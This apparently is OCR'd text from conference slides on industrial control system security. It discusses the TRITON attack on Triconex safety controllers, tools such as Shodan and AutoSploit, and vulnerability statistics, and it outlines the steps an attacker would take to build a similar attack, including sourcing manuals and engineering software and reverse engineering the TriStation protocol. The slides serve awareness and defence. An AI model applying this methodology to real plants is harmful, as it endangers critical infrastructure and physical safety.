
https://www.schneider-electric.com/ww/en/Images/tricon-lC-654x654.jpg

ICS Exploitation is No Longer for Elite

The barriers for advanced ICS hacking have been surprisingly lowered!

Dedicated tools and information on the wire make the life of an hacker much easier:

- Increased connectivity with IT networks and Internet has greatly increased the attack surface
  - Shodan my friend …
- Advanced exploitation tools, frameworks and malware samples are «easy» to access
- ICS equipment and documention are «easy» to procure/get
- Number of published ICS device vulneratibilities is growing, with slow implementation of countermeasures



http://fofa.so/

VirusTotal

```
ddos@DESKTOP-740A66K:~/AutoSploit$ python autosploit.py

#--Author : Vector/NullArray
#--Twitter: @Real__Vector
#--Type   : Mass Exploiter
#--Version: 2.0
##################################################

[+] welcome to autosploit, give us a little bit while we configure
[+] checking for services
```

https://github.com/NullArray/AutoSploit

GitHub SCRIBD


The search engine for the Internet of Things

Shodan is the world's first search engine for Internet-connected devices.

https://www.shodan.io/

ICS is under Fire!


Number of published ICS device vulneratibilities keeps growing!



Year	Reported	Refuted	Total Validated	Excluded from Further Data Analysis 2	Validated Vulnerabilities	Validated Vulnerabilities with CVSS scores
FY 2016	2,282	10	2,272	1,878	394	390
CY 2016	2,328	11	2,317	1,878	439	431

https://ics-cert.us-cert.gov/sites/default/files/Annual_Reports/NCCIC_ICS-CERT_FY%202016_Annual_Vulnerability_Coordination_Report.pdf

Turning an ‘Undocumented Device’ into Malicious Code



http://iom.invensys.com/EN/Pages/IOM_NewsDetail.aspx?NewsID=78

What Does a Bad Guy Have to Do to Build an Attack like TRITON?

1

Gather Intelligence

- Collect as much information as possible
- Gain a ‘documented view’ of the target

2

Build a shopping list

- Documentation
- Engineering tool-set
- Firmware
- Controller

3

RE of Engineering Software

- Collect information by reverse engineering the engineering software


4

RE of TriStation Protocol

- Be able to talk and understand the protocol of the target system is crucial

1 Gather Intelligence

- Reading the manual should always the first thing To Do
- Manual can be easily found online on auction platforms, some websites or p2p sharing



Triconex User Manuals Tristation Communication Planning L

New (Other)


$740.95

Buy It Now

+$55.57 shipping

From Australia

https://www.ebay.com/itm/Triconex-User-Manuals-Tristation-Communication-Planning-Log-Termination-QuickRef/371687142744?hash=item568a47b558%3Ag%3ArI4AAOSwRLZT%7E8XY&_sacat=0&_nkw=triconex+guide&_from=R40&rt=nc&LH_TitleDesc=0



INVENSYS TRISTATION 1131 DEVELOPERS WORKBENCH 4.9.0 7254-14

Be the first to write a review.

Condition: New

Quantity: 1 4 available / 8 sold

Price: US $92.00

Best Offer:

Limited quantity remaining | More than 66% sold | 30-day returns

https://www.ebay.com/itm/INVENSYS-TRISTATION-1131-DEVELOPERS-WORKBENCH-4-9-0-7254-14-3000755-832-NEW-/170825998181

Buy or Obtain the Right Instruments: Documentation




Figure 3 Architecture of a Model 3008 Main Processor




Figure 2 Triplicated Architecture of the Tricon Controller

https://www.nrc.gov/docs/ML0932/ML093290420.pdf

Buy or Obtain the Right Instruments: Engineering toolset

